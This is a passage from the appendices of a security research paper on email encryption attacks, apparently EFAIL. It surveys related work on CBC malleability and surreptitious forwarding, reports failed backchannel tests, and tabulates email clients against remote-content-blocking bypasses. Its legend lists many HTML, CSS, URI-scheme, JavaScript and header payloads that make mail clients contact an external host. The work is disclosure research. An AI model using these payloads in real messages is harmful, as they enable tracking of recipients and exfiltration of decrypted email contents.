In 2001 Davis described "surreptitious forwarding" attacks and their applicability to S/MIME, PKCS#7, MOSS, PEM, PGP, and XML [46]. The attacks exploit the fact that the sender is not authenticated. A malicious email receiver can re-sign or re-encrypt the original email and forward it to a third person. For example, in one of his scenarios Alice signs and encrypts for Bob. Bob decrypts the signed email and re-encrypts it for Charlie. In the end, Charlie believes Alice addressed the email directly to him. He discussed several countermeasures in his RFC draft [52], which was not finalized. Strenzke [31] improved one of the S/MIME attacks by Davis. In his attack, the adversary intercepts a signed and encrypted email sent from Alice to Bob. He cannot decrypt the email, but because of the CBC malleability he can strip the encrypted signature. Then he can re-sign the encrypted email with his private key and send it to Bob who will likely respond with an email including the decrypted ciphertext. All these attacks assume that the victim actively responds or forwards the decrypted message.

In 2002 Perrin presented a downgrade attack on SEIP data packets on the OpenPGP mailing list, which removes the integrity protection and turns a SEIP packet into a SE data packet [32]. He also presented an effective countermeasure which enforced usage of different symmetric keys in SE and SEIP packets [53]. The mailing list contributors decided that this is not necessary. In 2015, Magazinius showed that Perrin's downgrade attack is applicable in practice [33].

Green criticized the old cryptographic algorithms used in PGP wrote that *"Poking through a modern OpenPGP implementation is like visiting a museum of 1990s crypto"* [8]. He did not point out any concrete attacks.

B.2 Related attacks

It is well-known that the CBC mode of operation is malleable and vulnerable to adaptive chosen-ciphertext attacks [14–16]. Practical attacks have been shown against IPSec [17, 18], SSH [19, 20], TLS [21–24], or XML Encryption [25]. In all these attacks the attacker exploits differences in server responses based on the validity of the decrypted messages. He uses the server as an oracle and with each oracle response he learns some plaintext information. This is not possible in typical PGP and S/MIME scenarios, since there is no server that can be repeatedly used as an oracle and queried for message validity.

In 2005, Fruwirth, the author of the Linux Unified Key Setup (luks), wrote a compendium of attacks and insecure properties of CBC [47] in the hard disk encryption context. He defines a confidentiality issue in case two ciphertext blocks in a CBC ciphertext are identical. Furthermore, he describes a watermarking attack and a data modification leak, in which the attacker can monitor over time which parts of the file system are accessed, thus learning usage patterns of the user. He also defines two properties of CBC, that we used in the efail attacks: malleability and movable cipher blocks. It briefly mentions the possibility that an attacker with local write access to the encrypted hard drive could alter */etc/passwd* or */etc/shadow*.

Later in 2013, Lell presented a practical exploit for CBC malleability against a Ubuntu 12.04 installation that is encrypted using luks [48] with CBC. The attack exploits the fact that the plaintext of a fresh Ubuntu installation is known and that the attacker thus knows between hundreds of megabytes up to several gigabytes of plaintext, depending on the installation. Specifically, he observes that Ubuntu's standard shell *dash* is written to disc early during the installation, which makes the location of the binary predictable. The author then exchanges dash's machine code with a backdoor. It downloads commands from a web server, executes them and calls the bash shell to make the attack stealthy as the system boots up normally. His exploit used the *jmp* assembler instruction to jump over the adjacent random block into the next block containing the backdoor's machine code. Our crypto gadget attack extends this attack as it enables the attacker to create malicious plaintexts of arbitrary lengths while only knowing up to one plaintext block, i.e. 16 bytes for AES.[12]

An attack very similar to Lell's was described in 2016 in the Owncloud server side encryption module [49].

In 2017 Cure53 analyzed the security of Enig-

[12] Depending on the scenario, knowing less than one full plaintext block can also be sufficient for the attacker. It simply results in a larger block of random data.

mail [50]. The report shows that surreptitious forwarding is still possible or that it is possible to spoof OpenPGP signatures. No plaintext exfiltration attacks have been considered.

C Unsuccessful backchannel tests

We pursued further tests which were not successful but are documented here for the sake of completeness.

Spam datasets. We checked whether spammers may already be aware of bypasses for remote content blocking in email clients and analyzed two large spam datasets[13,14] containing over ten millions of spam emails altogether ranging from 1997 to 2018. However, we found that spammers do not use or are not aware of bypasses for content blocking as they only included straight forward external images, a well-known technique to trace if an email is actually read.

Generic email headers. There are various standardized and proprietary email headers[15] which allow to include URIs. Furthermore, we used various public email datasets to compile a list of 9,400 mail headers which contain URLs. We tested those headers against all email clients, but none triggered with the exception of external attachments mentioned in Section 6.4

Anti-spoofing headers. We also included email headers to fight spam (SPF, DKIM), however the triggered DNS requests at the MTA level, not when mail was opened in the MUA. It is however noteworthy that two email clients performed a DNS lookups for the hostname part of the sender email address at the time the mail was opened. While definitely is a privacy issue, we cannot use it to for exfiltration because the DNS request was no longer triggered for `From:` header within the encrypted part of the message.

Message disposition notification. We identified seven standardized and proprietary email headers to request a confirmation mail attesting that the message has been read. Two mail clients automatically send confirmation emails which has a privacy impact but cannot be used as an exfiltration channel because the mail was not triggered if the message disposition notification header was within the encrypted part. All other clients do not support the feature or explicitly ask the user before sending a message disposition notifications.

File preview. Some email clients try to generate a preview for attached files. We prepared specially-crafted PDF, SVG, vCard and vCalendar files which contain hyperlinks, trigger a connection or execute JavaScript when opened. However in the previewed version none of these actions was taken for any of the tested clients.

[13] `http://untroubled.org/spam/`

[14] `http://artinvoice.hu/spams/`

[15] `https://www.iana.org/assignments/message-headers/message-headers.xhtml`

D Backchannel analysis

This section presents the table summarizing our results on backchannels im email clients.

		Support		Backchannels		
		S/MIME	PGP	Email	HTML/CSS/JS	PKI
Windows	Outlook 2007 (12.0.4518.1014)	native	GPG4win		H_{15} P_1	I_1 I_2 I_3
	Outlook 2010 (14.0.7190.5000)	native	GPG4win		P_1	I_2 I_3
	Outlook 2013 (15.0.4989.1000)	native	GPG4win			I_2 I_3
	Outlook 2016 (16.0.4266.1001)	native	GPG4Win			I_2 I_3
	Win. 8 Mail (17.4.9600.16384)	n/a	n/a		+ H_1 H_6	
	Win. 10 Mail (17.8730.21865.0)	native	n/a		+	
	Win. Live Mail (16.4.3528.0331)	native	n/a		H_{17}	I_1 I_2
	The Bat! (8.2.0)	native	GnuPG	E_1		
	Postbox (5.0.20)	native	Enigmail		P_3	I_2
	eM Client (7.1.31849.0)	native	native	E_3	J_3	I_1 I_2
	IBM Notes (9.0.1)	native	n/a		H_{13} H_{16} P_2 J_1	
	Foxmail (7.2.8)	n/a	n/a		*	
	Pegasus Mail (4.72.572)	n/a	PMPGP	E_1	H_{14} P_2 P_4	
Linux	Thunderbird (52.5.2)	native	Enigmail		H_2	I_2
	Evolution (3.22.6)	native	GnuPG		H_3	
	Trojitá (0.7-278)	native	GnuPG		H_3	I_3
	KMail (5.2.3)	native	GnuPG			I_3
	Claws (3.14.1)	plugin	GPG plugin			I_3
	Mutt (1.7.2)	native	GnuPG			I_3
macOS	Apple Mail (11.2)	native	GPGTools	E_2	+	I_1 I_2 I_3
	MailMate (1.10)	native	GPGTools		H_3	I_1 I_2 I_3
	Airmail (3.5.3)	plugin	GPG-PGP		+ H_{10} H_{11} H_{14}	
iOS	Mail App (11.2.2)	native	n/a		+	I_1
	Canary Mail (1.17)	n/a	native	E_4	+	
	Outlook (2.56.0)	n/a	n/a		*	
Android	K-9 Mail (5.403)	n/a	OpenKeychain			
	R2Mail2 (2.30)	native	native		H_{10} J_2	
	MailDroid (4.81)	Flipdog	Flipdog		H_4 H_5 H_{14} H_{15} J_2	
	Nine (4.1.3a)	native	n/a		K_2 H_4 H_5 H_{14} H_{15} J_1	
Webmail	GMX, Web.de, ...	n/a	Mailvelope		+ K_1 C_7 C_8 C_9	
	Mailbox.org	n/a	Mailvelope		K_1 C_9	
	Hushmail	n/a	native			
	ProtonMail	n/a	OpenPGP.js		H_3 H_4 H_{12} H_{14} H_{15} C_1	
	Mailfence	native	OpenPGP.js		H_8 C_5 C_{12} C_{15}	I_3
	GMail	native	n/a		+	
	Outlook.com	native	n/a		+	
	iCloud Mail	n/a	n/a		+	
	Yahoo Mail	n/a	n/a		C_5 C_{11}	
	FastMail	n/a	n/a		+	
	Mail.Ru	n/a	n/a		*	
	Zoho Mail	n/a	n/a		H_9 C_{12} P_1	
Webapp	Roundcube (1.3.4)	native	Enigma		H_7 C_3	
	AfterLogic (7.7.9)	plugin	OpenPGP.js		H_4 C_2 C_{10} C_{13} C_{14} C_{16}	
	Rainloop (1.11.3)	n/a	OpenPGP.js		C_4 C_{13} C_{14}	
	Mailpile (1.0.0rc2)	n/a	GnuPG		#	
Groupware	Exchange OWA (15.1.1034.32)	native	n/a			I_1 I_2
	GroupWise (14.2.2)	native	n/a		H_9 C_2 C_5 C_{11} C_{12}	
	Horde (5.2.22/IMP 6.2.21)	native	GnuPG			I_4

Table 5: Backchannels for various email clients

Legend	
+	Remote images are loaded by default but this can be deactivated
*	Remote images are loaded by default and it cannot be deactivated
#	Remote images are loaded through prefetching in modern browsers
PKI requests	
I_1	Request for intermediate S/MIME certificate are performed to an attacker-controlled URI
I_2	OCSP requests to a fixed CA URL are performed for valid/trusted S/MIME signed emails
I_3	CRL requests to a fixed CA URL are performed for valid/trusted S/MIME signed emails
I_4	HKP requests to keyserver are performed to retrieve public keys for PGP signed emails
Encrypted emails	
K_1	Remote images are loaded automatically if the mail is PGP/MIME encrypted
K_2	Remote images are loaded automatically if the mail is S/MIME encrypted
HTML attributes (bypasses for remote content blocking)	
H_1	`<html manifest="http://efail.de"></html>`
H_2	`<link href="http://efail.de" rel="preconnect">`
H_3	`<meta http-equiv="x-dns-prefetch-control" content="on"><a href="http://efail.de"></a>`
H_4	`<meta http-equiv="refresh" content="1; url=http://efail.de">`
H_5	`<base href="http://efail.de"><iframe src="x">`
H_6	`<img lowsrc="http://efail.de">`
H_7	`<image src="http://efail.de">`
H_8	`<svg><image href="http://efail.de"/></svg>`
H_9	`<input type="image" src="http://efail.de"/>`
H_{10}	`<audio src="http://efail.de">`
H_{11}	`<video src="http://efail.de">`
H_{12}	`<video poster="http://efail.de">`
H_{13}	`<script src="http://efail.de">`
H_{14}	`<embed src="http://efail.de"></embed>`
H_{15}	`<object data="http://efail.de"></object>`
H_{16}	`<object codebase="http://efail.de"></object>`
H_{17}	`<p style="background-image:url(1)"></p><object><embed src="http://efail.de">`
CSS properties (bypasses for remote content blocking)	
C_1	`<style>@import url('http://efail.de');</style>`
C_2	`<style>body {background-image: url('http://efail.de');}</style>`
C_3	`<style>body {background-image: \75 \72 \6C ('http://efail.de');}</style>`
C_4	`<style>body {shape-outside: url(http://efail.de);}</style>`
C_5	`<div style="background-image: url('http://efail.de')">`
C_6	`<div style="background-image: -moz-image-rect(url('https://efail.de'),85%,5%,5%,5%);">`
C_7	`<style>body {background: #aaa url('http://efail.de');}</style>`
C_8	`<div style="background: #aaa url('http://efail.de')">`
C_9	`<style>ul {list-style: url('http://efail.de');}</style><ul><li>item</li></ul>`
C_{10}	`<ul style="list-style: url('http://efail.de');"></ul>`
C_{11}	`<style>ul {list-style-image: url('http://efail.de');}</style><ul><li>item</li></ul>`
C_{12}	`<ul style="list-style-image: url('http://efail.de')"></ul>`
C_{13}	`<div style="border-image: url('http://efail.de');">`
C_{14}	`<div style="border-image-source: url('http://efail.de');">`
C_{15}	`<div style="cursor: url('http://efail.de') 5 5, auto;">`
C_{16}	`<svg/><svg><rect cursor="url(http://efail.de),auto"/></svg>`
URI schemes (bypasses for remote content blocking)	
P_1	`<img src="//efail.de">`
P_2	`<img src="file://efail.de/x">`
P_3	`<img src="news://efail.de/x">`
P_4	`<img src="ftp://efail.de/x">`
JavaScript (bypass remote content blocking)	
J_1	`<script>...</script>`
J_2	`<object data="javascript:..."></object>`
J_2	`<svg><style>'<body/onload="..."><?/script>`
Email headers	
E_1	`X-Confirm-Reading-To: user@efail.de`
E_2	`Remote-Attachment-Url: http://efail.de`
E_3	`From: user@efail.de` (HTTP request for favicon)
E_4	`From: user@efail.de` (DNS request to hostname)